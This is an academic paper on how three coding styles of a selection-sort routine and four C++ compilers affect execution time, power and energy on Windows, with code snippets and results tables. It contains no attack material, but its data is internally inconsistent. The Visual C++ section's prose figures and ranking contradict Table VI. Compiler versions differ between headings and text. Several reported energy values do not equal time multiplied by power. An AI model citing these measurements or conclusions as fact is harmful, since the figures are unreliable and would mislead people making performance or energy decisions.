In this study, the authors show that the coding style along with the compiler choice have a great impact on the application's performance, power, and energy consumption. The C++ will be used as the programming language in the case study, with code compiled by four different C++ compilers (MinGW GCC, Cygwin GCC, Borland C++, and Visual C++).

Following is an outline of this paper. Section II discusses some of the related work done in the software energy optimization techniques. Section III explains the setup of the experiments, the three different coding styles to be studied, the energy model to be used, and the target machine details. Sections IV, V, VI and VII analyze and explain the results of executing the different coding styles using each of the selected compilers. At the end of each section, the specific compiler results are summarized in terms of which coding style best suits the system constraints. In Section VIII, the four compilers are compared and contrasted. Section IX validates the introduced software improvement on one of the well-known open source C/C++ applications, showing how much energy can be saved. Section X highlights the future work. Finally, Section XI draws the conclusions.

II. Related Work

There are various hardware and software techniques and approaches to reducing energy consumption [1]. Although there is a considerable amount of work done in hardware power optimization, these techniques are best applied in early design stages [8]. Source-code level energy optimization is another way to reducing energy consumption, which is of particular importance when adhering to a strict power budget [9]. It is also believed to fill an important gap in providing a machine-independent computing cost reduction [10].

Ajit Pal in his study "Low-Power Software Approaches" [11], Vishal Dalal et al. in their study "Software power optimizations in an embedded system" [12], and Tajana Simunic et al. in their study "Energy-efficient design of battery-powered embedded systems" [13] have demonstrated various software optimization techniques for reducing energy consumption without modifying the underlying hardware. The studies discussed performing machine independent optimization techniques that do not require any knowledge of the underlying hardware architecture. Below are some of the code enhancement techniques examined in their studies, which can be applied manually or automatically as a compiler optimization:

- Reducing the code size by removing the unnecessary computations e.g. removing non-reachable code and non-used variables. This results in less Central Processing Unit (CPU) work and memory usage, resulting in less power consumption.
- Using local variables instead of global variables, so that variables can be easily assigned to a register.

- Avoiding multiple memory lookups by replacing pointers chain with a reference variable.
- Reusing the already computed results, instead of computing it again.
- Reducing conditional branches and jump statements, as it interferes with the prefetching of the instruction, causing a code slow down.
- Optimizing the common case, focusing on the fast path.
- Increasing the spatial locality of reference by placing the code and data together in memory, if they are accessed together in time. For example; exchanging inner loops with outer loops, when the loop variables index into an array.
- Replacing a function call with the body of that function. This may lead to better memory space utilization at runtime. However, it has a reverse impact on performance in some cases, if the code size did not fit in the cache memory.
- Unrolling the loops by duplicating the loop body multiple times to decrease the overhead of the loop conditions.
- Moving the code outside the loop, when possible.
- Replacing the slow mathematical operations with faster ones e.g. replacing a multiplication with a summation operation.
- Merging multiple loops into a single one, aiming at reducing the loop conditions overhead.
- Splitting the loop by removing the conditions that are only introduced to handle the first or last iterations.

III. Experimental Setup

Compilers apply several optimizations to improve the quality of the final code. Some optimizations may result in better performance and energy efficiency. In some cases, they may cause performance loss and increased energy consumption [14]. In this particular study, the selected compilers are used with their default settings, without applying any compilation time enhancements, flags, or directives. Furthermore, the study did not assume or investigate whether or not the compilers performed any of the compiler optimization techniques covered in [8], [15]-[19]. Also, investigations were not carried out on how the executable files (exe) are generated, or how the instructions are created inside the exe files.

A. Energy Model

In this study, Windows Performance Analyzer is used to measure the energy consumption of the software applications. Windows Performance Analyzer (WPA) is an analysis tool developed by Microsoft. It creates graphs and data tables of Event Tracing for Windows (ETW) [20]. WPA analyzes all execution parts of the Windows operating System. It opens the ETL files which the Windows Performance Recorder (WPR) creates and it also utilizes graphs and tables to show the collected data for analysis. The WPA tool enables us to see the system activities, computation and power usage [21]-[23].

B. Execution Setup

The case study is done on three coding styles of the Selection Sort algorithm. Sorting is done on an array of size 500,000 elements, filled with randomly generated numbers, ranging from 0 to 32768. The sort algorithms have been given the same initial set of random numbers, to ensure that the algorithms have the same amount of work for each run. The initial set of random numbers is pre-generated in an external file, which is then populated to an array at the beginning of the execution. Each coding style is executed 10 times, to avoid any changes and discrepancies in the processing time results, and also to avoid the other processes overhead, which are considered as noise. The execution time is calculated for each run. The 10 executions are captured in 10 different power measurement sessions. The power measurements are then extracted from the Windows Performance Analyzer via filtering out the data by the name of process, where multiple power measurements can be extracted. The standard deviation is then calculated, to find out how close the data are to the average power. Whenever an average is calculated, the standard deviation is shown as an error bar at the top of the graph, to show how close the data are to the average.

During the execution of the experiments, the Operating System may start a process that could impact the accuracy of our measurements. Whenever any of these anomalies are detected in the Windows Performance Analyzer, the measurement sample is discarded. Fig. 1 shows an example of the energy measurement anomaly, caused by the operating system.



Fig. 1. Measurement anomaly – caused by the operating system.

C. Processor Affinity

Processor affinity exploits the way that remainders of a process running on a given processor may stay in that processor's state, even after another process is executed on that processor. Scheduling the process to run on the same processor may allow it to utilize the processor's cache and avoid cache misses [24]. In this experiment, the processor affinity will be set to a single processor all the time. Given that our experimental applications are coded in a single threaded manner, using a processor affinity should not impact the experimented application's execution. However, it will attempt to standardize the way the processor handles the tasks execution; especially around the processor's local cache.

It is also important to note that the Processor Affinity is just a direction sent to the CPU, where there is no guarantee that the CPU will adhere to it. In specific situations, such as two processor-intensive tasks having the same affinity to a single processor while another processor is not utilized, a Scheduling-Algorithm implementation will switch a task execution to another processor to gain higher efficiency. In such cases, the application will bounce between different processors. However, this bouncing does not impact the sequential status of the application, and it also has never occurred in our experimentation results.

D. Selected Coding Styles

In any process, different instructions are performed by different components of the processor, resulting in different energy consumption for a variety of instructions. Since not every component of the processor is used for every instruction, components could be automatically switched off when they are not used; however, energy is also consumed when the components are switched on again [25]. In CMOS circuits, for example, power is dissipated in a gate when the gate output changes from 0 to 1 or from 1 to 0. A study on compiler optimization [26] claims that energy consumption enhancements can be made by minimizing the power dissipation at instruction-level, by scheduling instructions to reduce the power consumption on the instruction bus.

In this paper we chose three different coding styles for the same algorithm, which investigates the performance and energy consumption impact of switching between processing-intensive operations and other I/O operations, and to validate the above claims from a high-level coding perspective. Also, because the Operating System could interrupt the processing-intensive operations by giving a lower priority to the process, we have investigated this situation by deliberately setting the process to a sleep mode.

Table I shows code snippets of the three coding style, while the following subsections describes the three coding styles in more details.

1) First Coding Style

The first approach is to perform the sorting completely within its own loop, then print the output in a different loop. In this approach, there is a complete separation between the CPU intensive operations and the input/output (I/O) operations, so the impact on the energy consumption can be measured.

2) Second Coding Style

In the second coding style, the output is printed while the sorting is in progress. The second printing loop is left empty, so that the number of instructions remains the same as the first coding style, leaving the energy consumption difference focused on interrupting the CPU intensive instructions with the I/O instructions.

3) Third Coding Style

In the third coding style, everything is repeated from the first coding style, but with an extra sleep statement. The sleep statement is executed every 500 iterations, for 1 millisecond, giving a total of 1000 millisecond per algorithm run. The sleep statement shows whether interrupting the processor's activity with a sleep statement is different from interrupting it with an I/O operation switch.

TABLE I. CODING STYLES – CODE SNIPPET

First Coding Style Approach

```
void selectionSortTest1(int *numArray) {
  long i, j, first, temp;
  //performing the selection sort
  for (i = ARRAY_SIZE - 1; i > 0; i--) {
    first = 0;
    for (j = 1; j <= i; j++) {
      if (numArray[j] < numArray[first]) {
        first = j;
      }
    }
    temp = numArray[first];
    numArray[first] = numArray[i];
    numArray[i] = temp;
  }
  //printing loop
  for(i=ARRAY_SIZE-1;i>=0;i--) {
    cout<<numArray[i]<<endl;
  }
}
```

Second Coding Style Approach

```
void selectionSortTest2(int *numArray) {
  long i, j, first, temp;
  //performing the selection sort
  for (i = ARRAY_SIZE - 1; i > 0; i--) {
    first = 0;
    for (j = 1; j <= i; j++) {
      if (numArray[j] < numArray[first]) {
        first = j;
      }
    }
    temp = numArray[first];
    numArray[first] = numArray[i];
    numArray[i] = temp;
    //This line is moved up
    cout<<numArray[i]<<endl;
  }
  cout<<numArray[0];
  //printing loop
  for(i=0;i<ARRAY_SIZE;i++) {
  }
}
```

Third Coding Style Approach

```
void selectionSortTest3(int *numArray) {
  long i, j, first, temp;
  //performing the selection sort
  for (i = ARRAY_SIZE - 1; i > 0; i--) {
    first = 0;
    for (j = 1; j <= i; j++) {
      if (numArray[j] < numArray[first]) {
        first = j;
      }
    }
    temp = numArray[first];
    numArray[first] = numArray[i];
    numArray[i] = temp;
    if(i%500 == 0) {
      Sleep(1);
    }
  }
  //printing loop
  for(i=ARRAY_SIZE-1;i>=0;i--) {
    cout<<numArray[i]<<endl;
  }
}
```

E. Machine Preparation

Before the experiments are executed, some preparations were done to ensure the standardization of the experimental setup and neutralization of any external effect. The machine is prepared by switching off all network cards, in order to reduce the Operating System's (OS) background update activities. The screen brightness is also set to the lowest brightness level, and the machine is switched to battery-powered mode. The machine is then shut down for half hour to allow the machine to cool down. When the machine is started back up, the machine is left idle for 15 minutes to make sure all the OS's start-up activities are complete before the experiments are commenced. The case study was executed on a machine with the specifications mentioned in Table II.

TABLE II. MACHINE SPECIFICATIONS

Model	Dell Inspiron 7520
Processor	Intel(R) Core(TM) i7-7700HQ CPU @ 2.80GHz (8 CPUs), ~2.8GHz
Hard Drive	M.2 SSD / PCIe NVMe, OPAL2: 256GB
Power mode	Battery powered
Battery	6-cell (47 Wh), internal
Operating System	Windows 10 Pro 64-bit (10.0, Build 15063) (15063.rs2_release.170317-1834)
Display	NVIDIA GTX 1050 Ti 2GB DDR5 graphics

IV. EXPERIMENTATION ON MINGW 5.2.0 X86_64 GCC 5.2.0 COMPILER

This section compares the three coding styles mentioned in Section III. The code is compiled using MinGW32 GCC 6.3.0 compiler, using the default compiler settings. Table III, Fig. 2, 3, and 4 present the results of the experiment.

The first approach, which separates the CPU intensive instructions from the input/output instructions, showed the best execution time, with an average of 499.549 seconds. However, it showed the worst application power with an average of 484.2 Milliwatt. It also showed a moderate application energy consumption, with an average of 219111 Millijoule.

The second approach, which is printing the output while the sorting is in progress, has slightly increased the execution time by 2.8%. However, it showed an Improvement in power & energy consumption; the power has decreased by 0.53%, and the energy consumption has decreased by 1.1%. This makes the second approach a good fit in power and energy-aware applications.

The third approach, which is interrupting the loop operation with a sleep statement, has increased the execution time by 1.71% due to the extra sleep statements added to the code. It also increased the total energy consumption by 1.28% from the first approach. However, it showed the best power measurement with a 1.11% decrease from the first approach. This means that the third approach is a good fit in power-aware applications, but not good in the energy-aware ones.

In conclusion, for the MinGW GCC compiler, switching between processing-intensive operations and I/O operations is a good approach for energy and power-aware systems. This approach reduces the power and energy consumption while having a small impact on the application performance.

TABLE III. MINGW GCC AVERAGE RESULTS

Measurements	Coding Styles		
	First Approach	***Second Approach***	***Third Approach***
Execution time (S)	499.549	513.525	508.123
Application Power (mW)	484	482	479
Application Energy consumption (mJ)	219112	216571	221920



Fig. 2. MinGW average execution time graph. Error bars show standard deviation.



Fig. 3. MinGW average application power graph. Error bars show standard deviation.



Fig. 4. MinGW average application energy consumption graph. Error bars show standard deviation.

V. EXPERIMENTATION ON CYGWIN 2.0.4 X86_64 GCC 4.9.3 COMPILER

This section compares the three coding styles mentioned in Section III. The code is compiled using Cygwin 2.0.4 x86_64 GCC 4.9.3 compiler, using the default compiler settings. Table IV, Fig. 5, 6 and 7 present the results of the experiment.

The first approach showed the worst application power, at an average of 516 Milliwatt, and the worst application energy consumption, at an average of 220651 Millijoule.

The second approach has the worst execution time with an increase of 0.9% from the first approach. However, it decreased the application energy consumption by 0.98%, and it showed the best application power with 3.1% decrease from the first approach.

The third approach unexpectedly showed 3.60% less execution time than the first approach. It showed a moderate application power, a decrease of 1.93% from the first approach. It also showed the best application energy consumption, a decrease of 1.35% from the first approach.

In conclusion, interrupting the processor's activity with a sleep statement is a good approach to use with Cygwin GCC compiler. It showed the best energy consumption and a balanced power measurement, without compromising the application performance.

TABLE IV. CYGWIN AVERAGE RESULTS

Measurements	**Coding Styles**		
	First Approach	***Second Approach***	***Third Approach***
Execution time (S)	318.848	321.999	307.361
Application Power (mW)	516	500	506
Application Energy consumption (mJ)	220651	218467	217659

Fig. 5. Cygwin average execution time graph. Error bars show standard deviation.



Fig. 6. Cygwin average application power graph. Error bars show standard deviation.



Fig. 7. Cygwin average energy consumption graph. Error bars show standard deviation.

VI. Experimentation on Borland C++ 5.5.1 for Win32 Compiler

This section compares the three coding styles mentioned in Section III. The code is compiled using Borland C++ 5.5.1 for Win32 compiler, using the default compiler settings. Table V, Fig. 8, 9 and 10 present the results of the experiment.

The first approach showed the best execution time of 202.723 seconds, and the best energy consumption of 79497 Millijoule. However, it showed the worst application power of all the three approaches, at an average of 555 Milliwatt. This makes the first approach a good fit for energy-aware systems, but not for power-aware ones.

The second approach showed balanced power, energy, and execution time measurements. It decreased the application power by 5.4% from the first approach, but increased the execution time by 1.98% and increased the energy consumption by 2.79%.

The third approach showed the best application power of 517 Milliwatt, with a 6.85% decrease from the first approach. However, it showed the worst execution time with an increase of 5.26% and the worst application energy consumption with an increase of 13.46% from the first approach.

In conclusion, if the target of our code enhancements is building an energy-aware application without compromising the performance, then separating the processing intensive operations from the I/O operations is a good approach to use with Borland C++ compiler. If our main target is to reduce the application power regardless of the total energy or performance, then interrupting the processor's activity with a sleep statement would be a good approach.

Fig. 8. Borland C++ average execution time graph. Error bars show standard deviation.

TABLE V. Borland C++ Average Results

Measurements	Coding Styles		
	First Approach	***Second Approach***	***Third Approach***
Execution time (S)	202.723	206.747	213.39
Application Power (mW)	555	525	517
Application Energy consumption (mJ)	79497	81719	90199



Fig. 9. Borland C++ average application power graph. Error bars show standard deviation.



Fig. 10. Borland C++ average energy consumption graph. Error bars show standard deviation.

VII. Experimentation on Visual Studio 2013 Visual C++ Win32 Console Application

This section compares the three coding styles mentioned in Section III. The code is compiled using Visual Studio 2017 Visual C++ compiler, as a Win32 Console Application, using the default compiler settings. Table VI, Fig. 11, 12 and 13 present the results of the experiment.

The first approach showed a moderate execution time, with an average of 90.1515 seconds, a moderate application power, with an average of 0.5837 watts, and a moderate application energy consumption, with an average of 52.6019 joules.

The second approach showed the worst execution time: it increased by 10.95% from the first approach. Although the second approach showed the best application power with a 4.23% decrease, it showed the worst total application energy consumption with a 6.20% increase from the first approach. This is another indication that lower power does not always translate to lower total energy consumption.

The third approach showed similar results to the first approach with a very low and insignificant difference. It decreased the execution time by 0.71%, increased the power by 0.18%, and decreased the energy consumption by 0.51%. This is considered to be the same result as the first approach.

As a conclusion, separating the I/O instructions from the CPU intensive instructions is a good approach to follow when compiling with Visual C++. Interrupting the CPU intensive instructions with I/O instructions is only recommended for power-aware applications, but not highly recommended for performance and energy-aware applications when compiling with Visual C++.



Fig. 11. Visual C++ 2013 average execution time graph. Error bars show standard deviation.

TABLE VI. Visual C++ Average Results

Measurements	**Coding Styles**		
	First Approach	***Second Approach***	***Third Approach***
Execution time (S)	484.719	495.374	495.36
Application Power (mW)	487	478	472
Application Energy consumption (mJ)	221655	216255	218420



Fig. 12. Visual C++ 2013 average application power graph. Error bars show standard deviation.



Fig. 13. Visual C++ 2013 average energy consumption graph. Error bars show standard deviation.

VIII. Compiler Comparison

It is evident that the choice of the compiler can heavily impact the execution time of an application. As shown in Fig. 15, Borland C++ compiler has an execution time of 58% ~ 59.73% less than the execution time of MinGW, 30.57% ~ 36.42% less than Cygwin, and 56.92% ~ 58.26% less than Visual C++.

Visual C++ and MinGW compilers are showing the lowest application power; their average power measurements are very close. They have an application power of 4.4% ~ 6.71% less than Cygwin, and 8.7% ~ 12.79% less than Borland C++, Fig. 16. These results show that Visual C++ & MinGW are good choices for power-aware applications, but not for energy-aware ones.

Because the Borland C++ compiled application has a low execution time, it used less total energy than all the other compilers. Fig. 14 shows that Borland C++ has an application energy consumption of 59.35% ~ 63.71% less than MinGW, 58.55% ~ 63.97% less than Cygwin, and 58.70% ~ 64.13 less than Visual C++.



Fig. 14. Energy consumption comparison between different compilers.



Fig. 15. Execution time comparison between different compilers.

